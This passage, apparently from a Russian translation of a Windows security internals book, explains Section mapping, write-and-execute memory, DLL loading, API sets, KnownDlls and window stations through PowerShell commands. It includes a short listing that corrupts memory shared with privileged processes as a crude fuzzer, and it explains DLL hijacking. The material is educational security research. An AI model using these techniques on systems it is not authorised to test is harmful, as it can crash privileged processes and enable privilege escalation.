Обнаружив интересный объект `Section`, его можно отобразить в память командой `Add-NtSection`. Но как изменить отображённую память? Проще всего сделать это из командной строки командой `Write-NtVirtualMemory`, которой можно передать отображённый раздел и массив записываемых байтов. Листинг 2-39 демонстрирует этот способ, предполагая, что интересующий дескриптор находится в переменной `$handle`.

```
PS> $sect = $handle.GetObject()
PS> $map = Add-NtSection -Section $sect -Protection ReadWrite
PS> $random = Get-RandomByte -Size $map.Length
PS> Write-NtVirtualMemory -Mapping $map -Data $random
4096

PS> Out-HexDump -Buffer $map -Length 16 -ShowAddress -ShowHeader
                  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
------------------------------------------------------------------
000001811C860000: DF 24 04 E1 AB 2A E1 76 EB 19 00 8D 79 28 9C BA
```

Листинг 2-39. Отображение и изменение объекта Section

Сначала мы вызываем у дескриптора метод `GetObject`, чтобы продублировать его в текущий процесс и вернуть объект `Section`. Для успешного выполнения процесс, в котором запускается команда, должен иметь доступ к процессу с дескриптором. Затем мы отображаем дескриптор в память текущего процесса с защитой `ReadWrite`.


Теперь можно создать случайный массив байтов размером с отображённый раздел и записать его в область памяти командой `Write-NtVirtualMemory`. Получается простой и грубый фаззер общей памяти. Мы рассчитываем, что после изменения памяти привилегированный процесс неправильно обработает содержимое области. Если он аварийно завершится, необходимо исследовать сбой и выяснить, можно ли управлять им посредством более направленного изменения общей памяти.

Память можно вывести командой `Out-HexDump`. Одно из её преимуществ перед встроенной `Format-Hex` состоит в том, что она печатает адрес в памяти, соответствующий отображённому файлу, тогда как `Format-Hex` выводит лишь смещение, начинающееся с 0.

Команда `Show-NtSection` позволяет также открыть графический шестнадцатеричный редактор, если передать ей редактируемый объект `Section`. Поскольку раздел может быть отображён в любой процесс, запись через графический редактор изменит и все остальные отображения того же раздела. Редактор открывается следующей командой:

```
PS> Show-NtSection -Section $sect
```

На рисунке 2-6 показан пример редактора, созданного этой командой.



Графический интерфейс на рисунке 2-6 отображает раздел в память, а затем показывает его в форме шестнадцатеричного редактора. Если раздел допускает запись, его содержимое можно изменять через редактор.

Поиск памяти с разрешением записи и выполнения

Чтобы процесс мог выполнять инструкции в Windows, память должна быть помечена как исполняемая. Вместе с тем память можно отобразить одновременно с разрешениями записи и выполнения. Вредоносные программы иногда используют такое сочетание разрешений, чтобы внедрить шелл-код в процесс и выполнить вредоносный код от имени личности процесса-носителя.

В листинге 2-40 показано, как найти память процесса, доступную одновременно для записи и выполнения. Наличие такой памяти может свидетельствовать о вредоносной активности, хотя в большинстве случаев она будет безобидной. Например, среда выполнения .NET создаёт память с разрешениями записи и выполнения для JIT-компиляции байт-кода .NET в собственные машинные инструкции.

```
PS> $proc = Get-NtProcess -ProcessId $pid -Access QueryLimitedInformation
PS> Get-NtVirtualMemory -Process $proc | Where-Object {
    $_.Protect -band "ExecuteReadWrite"
}
Address          Size  Protect          Type    State  Name
-------          ----  -------          ----    -----  ----
0000018176450000 4096  ExecuteReadWrite Private Commit
0000018176490000 8192  ExecuteReadWrite Private Commit
0000018176F60000 61440 ExecuteReadWrite Private Commit
--snip--

PS> $proc.Close()
```

Листинг 2-40. Поиск исполняемой и доступной для записи памяти процесса

Сначала мы открываем процесс с доступом `QueryLimitedInformation`, которого достаточно для перечисления областей виртуальной памяти. Здесь открывается текущий процесс PowerShell; поскольку PowerShell работает на .NET, мы знаем, что у него есть области памяти с разрешениями записи и выполнения, однако таким способом можно проверить любой процесс.

Затем командой `Get-NtVirtualMemory` перечисляются все области памяти и отбираются те, у которых защита равна `ExecuteReadWrite`. Необходимо применить поразрядную операцию И, поскольку к защите могут добавляться дополнительные флаги, например `Guard`, создающий сторожевую страницу и не позволяющий использовать прямую проверку равенства.

Итоги


Эта глава познакомила вас с ядром Windows и его внутренним устройством. Ядро состоит из множества отдельных подсистем, включая монитор состояния безопасности, диспетчер объектов, диспетчер конфигурации (реестр), диспетчер ввода-вывода и диспетчер процессов и потоков.

Вы узнали, как диспетчер объектов управляет ресурсами и типами ядра, как обращаться к ресурсам ядра посредством системных вызовов и как дескрипторы получают конкретные права доступа. Вы также обращались к ресурсам диспетчера объектов через поставщик диска `NtObject` и отдельные команды.

Затем я рассмотрел основы процессов и потоков и продемонстрировал применение таких команд, как `Get-NtProcess`, для запроса сведений о процессах системы. Я объяснил, как исследовать виртуальную память процесса и отдельные типы памяти.

Пользователь не взаимодействует с ядром напрямую; пользовательскую среду создают приложения пользовательского режима. В следующей главе мы подробнее рассмотрим компоненты пользовательского режима.

Глава 3. Приложения пользовательского режима



В предыдущей главе мы обсуждали ядро Windows. Однако обычно пользователь не взаимодействует с ядром напрямую. Вместо этого он работает с обращёнными к пользователю приложениями, например текстовыми процессорами и файловыми диспетчерами. В этой главе подробно рассматривается создание приложений пользовательского режима и их взаимодействие с ядром при предоставлении служб пользователю.

Сначала мы обсудим интерфейсы программирования приложений (API) Win32, предназначенные для разработки приложений пользовательского режима, и их связь с архитектурой операционной системы Windows. Затем рассмотрим структуру пользовательского интерфейса Windows и способы его программного исследования. Несколько пользователей системы Windows могут одновременно обращаться к пользовательскому интерфейсу; мы также выясним, как консольные сеансы изолируют интерфейс и ресурсы приложений одного пользователя от ресурсов других пользователей той же системы.

Чтобы понять работу приложений пользовательского режима, важно разобраться, как предоставленные API взаимодействуют с нижележащим интерфейсом системных вызовов ядра. Мы изучим и это, а также процесс преобразования путей к файлам в совместимый с ядром вид. Далее речь пойдёт о доступе приложений Win32 к реестру, создании процессов и потоков средствами Win32 и некоторых важных системных процессах.

Win32 и API Windows пользовательского режима

Большая часть выполняемого в Windows кода не взаимодействует с системными вызовами напрямую. Это следствие первоначальной архитектуры операционной системы Windows NT. Вначале Microsoft разрабатывала Windows NT как обновлённую версию операционной системы IBM OS/2, предполагая наличие нескольких подсистем с разными API. В различные периоды система поддерживала API POSIX, OS/2 и Win32.

В конце концов отношения Microsoft с IBM испортились, и Microsoft взяла разработанный для Windows 95 набор API Win32 и создала реализующую его подсистему. Не пользовавшаяся особой любовью подсистема OS/2 была удалена в Windows 2000, а POSIX просуществовала до Windows 8.1. К появлению Windows 10 Win32 осталась единственной подсистемой, хотя позднее Microsoft реализовала уровни совместимости с Linux, например Windows Subsystem for Linux, которые не используют старые точки расширения подсистем.

Для поддержки нескольких наборов API ядро Windows реализует универсальный набор системных вызовов. Библиотеки и службы каждой конкретной подсистемы отвечают за преобразование её API в низкоуровневый интерфейс системных вызовов. На рисунке 3-1 представлен обзор библиотек API подсистемы Win32.




Рисунок 3-1. Модули API Win32.

Как видно, основная часть API Win32 реализована в библиотеках KERNEL32 и KERNELBASE. Эти библиотеки вызывают методы предоставляемой системой библиотеки динамической компоновки уровня NT (NT Layer dynamic link library, NTDLL), которая реализует диспетчеризацию системных

вызовов, а также API библиотеки времени выполнения для распространённых низкоуровневых операций.

Большинство приложений пользовательского режима не содержит непосредственных реализаций системных API Windows. Вместо этого NTDLL включает загрузчик DLL, который по требованию загружает новые библиотеки. Для разработчика процесс загрузки в основном непрозрачен: при сборке программы она компонуется с набором библиотек, а компилятор и набор инструментов автоматически добавляют в исполняемый файл таблицу импорта, отражающую зависимости. Затем загрузчик DLL проверяет эту таблицу, автоматически загружает все зависимые библиотеки и разрешает импорты. Приложение может также экспортировать функции, чтобы другой код мог использовать его API.

Загрузка новой библиотеки

Во время выполнения к экспортируемым функциям можно обращаться вручную, не добавляя элемент в таблицу импорта. Новая библиотека загружается API Win32 `LoadLibrary`, доступным в PowerShell через команду `Import-Win32Module`. Чтобы найти адрес в памяти функции, экспортированной DLL, используется API Win32 `GetProcAddress`, представленный в PowerShell командой `Get-Win32ModuleExport`, как показано в листинге 3-1.

```
[1] PS> $lib = Import-Win32Module -Path "kernel32.dll"
[2] PS> $lib
Name         ImageBase        EntryPoint
----         ---------        ----------
KERNEL32.DLL 00007FFA088A0000 00007FFA088B7C70

[3] PS> Get-Win32ModuleExport -Module $lib
Ordinal Name                    Address
------- ----                    -------
1       AcquireSRWLockExclusive NTDLL.RtlAcquireSRWLockExclusive
2       AcquireSRWLockShared    NTDLL.RtlAcquireSRWLockShared
3       ActivateActCtx          0x7FFA088BE640
4       ActivateActCtxWorker    0x7FFA088BA950
--snip--

[4] PS> "{0:X}" -f (Get-Win32ModuleExport -Module $lib
-ProcAddress "AllocConsole")
7FFA088C27C0
```

Листинг 3-1. Экспортируемые функции библиотеки KERNEL32

Здесь мы загружаем библиотеку KERNEL32 с помощью PowerShell и перечисляем экспортируемые и импортируемые API. Сначала команда `Import-Win32Module` загружает библиотеку в память [1]. KERNEL32 загружена всегда, поэтому команда просто вернёт существующий адрес загрузки; другие библиотеки будут отображены в память и инициализированы.

> **Предупреждение.** Команда `Import-Win32Module` загружает DLL в память и потенциально выполняет код. В данном примере это допустимо, поскольку KERNEL32 является одной из доверенных системных библиотек. Однако не применяйте команду к недоверенной DLL, особенно при анализе вредоносных программ: это может привести к выполнению вредоносного кода. В целях безопасности всегда анализируйте вредоносные программы в изолированной системе, специально предназначенной для этой задачи.

После загрузки библиотеки в память можно вывести некоторые её свойства [2], включая имя, адрес загрузки в памяти и адрес `EntryPoint`. DLL может при необходимости определять функцию `DllMain`, выполняемую при загрузке. Адрес `EntryPoint` указывает первую инструкцию в памяти, которая будет выполнена при загрузке DLL.

Затем мы выводим все экспортируемые функции DLL [3]. В данном случае для каждой показаны три значения: `Ordinal`, `Name` и `Address`. `Ordinal` - небольшое число, однозначно идентифицирующее экспортируемую функцию в DLL. API можно импортировать по порядковому номеру, поэтому экспортировать имя необязательно; когда Microsoft не хочет официально поддерживать функцию как общедоступный API, в таблице экспорта DLL встречаются записи без имён.

`Name` - всего лишь имя экспортируемой функции. Оно не обязано совпадать с именем функции в исходном коде, хотя обычно совпадает. Наконец, `Address` - адрес первой инструкции функции в памяти. Обратите внимание, что у первых двух экспортируемых функций вместо адреса указана строка. Это перенаправление экспорта: DLL экспортирует функцию по имени, а загрузчик автоматически перенаправляет её в другую DLL. В данном случае `AcquireSRWLockExclusive` реализована как `RtlAcquireSRWLockExclusive` в NTDLL. Командой `Get-Win32ModuleExport` можно также найти одну экспортируемую функцию через API `GetProcAddress` [4].

Просмотр импортированных API

Аналогичным образом команда `Get-Win32ModuleImport` позволяет просмотреть API, которые исполняемый файл импортирует из других DLL, как показано в листинге 3-2.

```
PS> Get-Win32ModuleImport -Path "kernel32.dll"
DllName                                  FunctionCount DelayLoaded
-------                                  ------------- -----------
api-ms-win-core-rtlsupport-l1-1-0.dll    13            False
ntdll.dll                                378           False
KERNELBASE.dll                           90            False
api-ms-win-core-processthreads-l1-1-0.dll 39           False
--snip--

PS> Get-Win32ModuleImport -Path "kernel32.dll" -DllName "ntdll.dll" |
Where-Object Name -Match "^Nt"
Name                           Address
----                           -------
NtEnumerateKey                 7FFA090BC6F0
NtTerminateProcess             7FFA090BC630
NtMapUserPhysicalPagesScatter 7FFA090BC110
NtMapViewOfSection             7FFA090BC5B0
--snip--
```

Листинг 3-2. Перечисление импортируемых функций библиотеки KERNEL32

Сначала мы вызываем `Get-Win32ModuleImport`, указав в качестве пути DLL KERNEL32. При передаче пути команда сама вызывает `Import-Win32Module` и отображает все импорты, включая имя загружаемой DLL и количество импортированных функций. Последний столбец указывает, помечена ли DLL разработчиком для отложенной загрузки. Это оптимизация производительности, позволяющая загружать DLL только при использовании одной из экспортируемых ею функций. Такая задержка избавляет от загрузки всех DLL в память во время инициализации, сокращая время запуска процесса и расход памяти во время выполнения, если импорт так и не понадобится.

Затем мы выводим функции, импортированные из определённой DLL. Поскольку исполняемый файл может импортировать код из нескольких библиотек, нужная выбирается посредством свойства `DllName`. После этого оставляем все импортированные функции, начинающиеся с префикса `Nt`, и точно видим, какие системные вызовы KERNEL32 импортирует из NTDLL.

> **Наборы API.** В списке импортированных DLL из листинга 3-2 можно заметить нечто странное. Если искать в файловой системе файл `api-ms-win-core-rtlsupport-l1-1-0.dll`, его не удастся найти. Дело в том, что это имя DLL обозначает набор API. Наборы API появились в Windows 7 для модульной

организации системных библиотек и абстрагируют имя набора от DLL, экспортирующей API.

Благодаря наборам API исполняемый файл может работать в разных вариантах Windows - клиентском, серверном или встроенном - и менять поведение во время выполнения в зависимости от доступных библиотек. Встретив имя набора API, загрузчик DLL обращается к загруженной в каждый процесс таблице из файла `apisetschema.dll`, которая сопоставляет имя с настоящей DLL. Подробности набора можно запросить командой `Get-NtApiSet`, указав его имя:

```
PS> Get-NtApiSet api-ms-win-core-rtlsupport-l1-1-0.dll
Name                              HostModule Flags
----                              ---------- -----
api-ms-win-core-rtlsupport-l1-1-1 ntdll.dll  Sealed
```

В данном случае набор API разрешается в библиотеку NTDLL. Параметр `ResolveApiSet` команды `Get-Win32ModuleImport` позволяет также сгруппировать импорты по настоящим DLL:

```
PS> Get-Win32ModuleImport -Path "kernel32.dll" -ResolveApiSet
DllName                            FunctionCount DelayLoaded
-------                            ------------- -----------
ntdll.dll                          392           False
KERNELBASE.dll                     867           False
ext-ms-win-oobe-query-l1-1-0.dll   1             True
RPCRT4.dll                         10            True
```

Если сравнить вывод листинга 3-2 с результатом той же команды здесь, видно, что список разрешённых импортов намного короче, а у основных библиотек прибавились импортированные функции. Обратите внимание и на неразрешённое имя набора `ext-ms-win-oobe-query-l1-1-0.dll`. Наборы API с префиксом `api` должны присутствовать всегда, а с префиксом `ext` могут отсутствовать. В данном случае набора нет, и попытка вызвать импортированную функцию завершится ошибкой. Однако функция помечена для отложенной загрузки, поэтому перед вызовом исполняемый файл может проверить наличие набора через API Win32 `IsApiSetImplemented`.

Поиск DLL

При загрузке DLL загрузчик создаёт из исполняемого файла объект раздела образа и отображает его в память. За отображение исполняемой памяти отвечает ядро, однако код пользовательского режима всё равно должен разбирать таблицы импорта и экспорта.

Предположим, API `LoadLibrary` передана строка `ABC.DLL`. Как API определяет, где найти эту DLL? Если файл не задан абсолютным путём, применяется алгоритм поиска пути. В первоначальной реализации Windows NT 3.1 файлы искались в следующем порядке:

1. Каталог исполняемого файла текущего процесса.
2. Текущий рабочий каталог.
3. Каталог Windows System32.
4. Каталог Windows.
5. Все расположения из переменной окружения `PATH`, разделённые точками с запятой.

Проблема этого порядка в том, что привилегированный процесс может загрузить DLL из небезопасного расположения. Например, если привилегированный процесс изменил текущий рабочий каталог посредством API `SetCurrentDirectory` на каталог, куда может записывать менее

привилегированный пользователь, DLL будет загружена оттуда раньше одноимённой DLL из System32. Такая атака называется перехватом DLL (DLL hijacking) и остаётся постоянной проблемой Windows.

В Vista порядок загрузки по умолчанию был изменён на следующий, более безопасный:

1. Каталог исполняемого файла текущего процесса.
2. Каталог Windows System32.
3. Каталог Windows.
4. Текущий рабочий каталог.
5. Все расположения из переменной окружения `PATH`, разделённые точками с запятой.

Теперь загрузка из текущего рабочего каталога не предшествует каталогам System32 и Windows. Однако если злоумышленник может записывать в каталог исполняемого файла, перехват DLL по-прежнему возможен. Поэтому, если исполняемый файл запускается как привилегированный процесс, изменять его каталог должны иметь право только администраторы.

> **Расширение файла .DLL.** Отдельная особенность загрузки связана с обработкой расширений в имени файла DLL. Если расширение не указано, загрузчик автоматически добавляет `.DLL`. Если указано любое расширение, имя используется как есть. Наконец, если расширение состоит из одной точки, например `LIB.`, загрузчик удаляет точку и пытается загрузить файл без расширения - в данном случае `LIB`.
>
> Такое поведение способно привести к несовпадению между DLL, которую приложение собирается загрузить, и фактически загруженным файлом. Например, приложение может проверить действительность файла `LIB`, то есть правильность его криптографической подписи, но загрузчик затем загрузит непроверенный `LIB.DLL`. Если привилегированное приложение удастся заставить загрузить неверную DLL в память, это может привести к уязвимости: точка входа выполнится в привилегированном контексте.

Обычно загрузчик DLL обращается за библиотекой к диску, но некоторые библиотеки используются настолько часто, что их имеет смысл инициализировать заранее. Это повышает производительность и предотвращает перехват DLL. Два очевидных примера - KERNEL32 и NTDLL.

До запуска пользовательских приложений Windows настраивает каталог OMNS `KnownDlls`, содержащий список предварительно загруженных разделов образов. Имя объекта `Section` в `KnownDlls` - просто имя файла библиотеки. Перед обращением к диску загрузчик DLL может проверить `KnownDlls`. Производительность повышается, поскольку не требуется создавать новый объект `Section` для файла. Это приносит и пользу для безопасности, гарантируя невозможность перехвата любой DLL, считающейся известной.

Содержимое каталога объектов можно вывести через диск `NtObject`, как показано в листинге 3-3.

```
PS> ls NtObject:\KnownDlls
Name                TypeName
----                --------
kernel32.dll        Section
kernel.appcore.dll  Section
windows.storage.dll Section
ucrtbase.dll        Section
MSCTF.dll           Section
--snip--
```

Листинг 3-3. Содержимое каталога объектов KnownDlls

В этом разделе были рассмотрены основы подсистемы Win32 и использование библиотек для реализации API, через которые приложение пользовательского режима взаимодействует с операционной системой. К API Win32 мы ещё вернёмся, но сначала необходимо обсудить

пользовательский интерфейс Windows, неразрывно связанный с работой подсистемы Win32.

Графический интерфейс Win32

Само название Windows указывает на структуру графического пользовательского интерфейса (graphical user interface, GUI) операционной системы. Этот интерфейс состоит из одного или нескольких окон, с которыми пользователь взаимодействует посредством таких элементов управления, как кнопки и поля ввода текста. Начиная с Windows 1.0 графический интерфейс является важнейшей особенностью операционной системы, поэтому неудивительно, что его модель сложна. Реализация GUI разделена между режимом ядра и пользовательским режимом, как показано на рисунке 3-2.




Рисунок 3-2. Модули графического интерфейса Win32.

Можно заметить, что левая часть рисунка 3-2 очень похожа на рисунок 3-1 с модулями обычных API Win32. Вместо
NTDLL здесь используется WIN32U, реализующая заглушки системных вызовов для обращения к ядру. WIN32U вызывают две библиотеки: USER32 и GDI32. USER32 реализует оконные элементы пользовательского интерфейса и в целом управляет GUI, а GDI32 реализует примитивы рисования, например шрифты и геометрические фигуры.

Одно из существенных различий между рисунками 3-2 и 3-1 заключается в том, что GUI в действительности реализован не внутри основной исполнительной системы ядра NTOS. Его системные вызовы реализует драйвер WIN32K, взаимодействующий с диспетчером объектов, ядром и драйверами дисплея для обработки действий пользователя и отображения результатов. Драйвер WIN32K также реализует отдельную от ядра таблицу системных вызовов.

> **Примечание.** В версиях Windows до Windows 10 код диспетчеризации системных вызовов WIN32U был встроен непосредственно в DLL пользовательского режима. Поэтому приложению было сложно напрямую вызывать системные вызовы WIN32K без написания кода на языке ассемблера.

API графического интерфейса взаимодействуют также с особым привилегированным процессом - подсистемой времени выполнения «клиент-сервер» (Client Server Runtime Subsystem, CSRSS). Этот процесс выполняет для менее привилегированных клиентов некоторые привилегированные операции, включая настройку сопоставлений дисков для отдельных пользователей, управление процессами и обработку ошибок.

Ресурсы ядра графического интерфейса

GUI состоит из четырёх типов ресурсов ядра:

• оконные станции - объекты, представляющие подключение к экрану и устройствам пользовательского интерфейса, например клавиатуре и мыши;
• окна - элементы GUI для взаимодействия с пользователем, приёма ввода и отображения результата;
• рабочие столы - объекты, представляющие видимый рабочий стол и служащие средой для окон;
• ресурсы рисования - растровые изображения, шрифты и всё остальное, что требуется показывать пользователю.

Ядро и пользовательские компоненты Win32 управляют окнами, а оконные станции и рабочие столы доступны через диспетчер объектов. Для оконных станций и рабочих столов существуют типы объектов ядра, показанные в листинге 3-4.

```
PS> Get-NtType WindowStation,Desktop
Name
----
WindowStation
Desktop
```

Листинг 3-4. Отображение объектов типов WindowStation и Desktop

Оконная станция назначается процессу при его запуске либо посредством API `NtUserSetProcessWindowStation`. Рабочие столы назначаются отдельным потокам через `NtUserSetThreadDesktop`. Имена оконных станций и рабочих столов можно запросить командами из листинга 3-5.

```
[1] PS> Get-NtWindowStationName
WinSta0
Service-0x0-b17580b$

[2] PS> Get-NtWindowStationName -Current
WinSta0

[3] PS> Get-NtDesktopName
Default
WinLogon

[4] PS> Get-NtDesktopName -Current
Default
```

Листинг 3-5. Отображение всех текущих оконных станций и рабочих столов

Сначала мы запрашиваем имена всех доступных оконных станций [1]. В данном примере их две: оконная станция по умолчанию `WinSta0` и созданная другим процессом `Service-0x0-b17580b$`. Возможность создавать отдельные оконные станции позволяет процессу изолировать взаимодействие своего GUI от других одновременно выполняющихся процессов. Однако `WinSta0` имеет особое значение, поскольку это единственный объект, подключённый к консоли пользователя.

